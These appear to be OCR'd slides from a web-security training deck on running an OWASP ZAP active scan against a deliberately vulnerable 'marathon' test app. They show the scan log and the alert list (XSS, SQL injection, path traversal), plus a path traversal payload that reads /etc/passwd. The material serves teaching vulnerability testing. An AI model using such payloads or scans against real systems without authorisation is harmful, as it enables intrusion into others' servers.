
- ZAP attacks all nodes below the one where active scan starts



```
GET http://victim.tld:8080/marathon
User-Agent: Mozilla/5.0 (Macintosh;
Accept: text/html,application/xhtml+
Accept-Language: de,en-US;q=0.7,en;q
Referer: http://victim.tld:8080/mara
Cookie: JSESSIONID=3FC0A2416021AC49C
```

Active scan log

- First samples of active scan requests & responses are logged for inspection




Id	Req. ...	Resp. Time...	Method	URL	Code	Reason
1,140	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	500	Internal
1,141	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK
1,142	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK
1,143	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK
1,144	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK
1,145	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK
1,146	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK
1,147	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK
1,148	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	200	OK
1,149	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	500	Internal
1,150	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updatePassword.page	500	Internal
1,151	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK
1,153	13/0...	13/04/16...	POST	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page	200	OK

What about the scan **results**?

Let’s inspect the **findings** & create **reports**…

Finally more major findings are appearing

- Grouped by vulnerability:



Alerts (12)
- Cross Site Scripting (Reflected) (4)
  - GET: http://victim.tld:8080/marathon/showResults.
  - POST: http://victim.tld:8080/marathon/searchRunn
  - POST: http://victim.tld:8080/marathon/secured/up
  - POST: http://victim.tld:8080/marathon/secured/up
- Path Traversal (2)
  - GET: http://victim.tld:8080/marathon/PhotoLoader
  - POST: http://victim.tld:8080/marathon/secured/up
- SQL Injection – Hypersonic SQL (3)
- Application Error Disclosure (2)
- Buffer Overflow (13)

Path Traversal


URL:	http://victim.tld:8080/marathon/PhotoLoader?photo=..%2F
Risk:	High
Confidence:	Medium
Parameter:	photo
Attack:	../../../../../../../../../../../../../../../../etc/passwd
Evidence:	root:*:0:0
CWE ID:	22
WASC ID:	33

Description:
The Path Traversal attack technique allows an attacker access to files, di
directory. An attacker may manipulate a URL in such a way that the web
device that exposes an HTTP-based interface is potentially vulnerable to

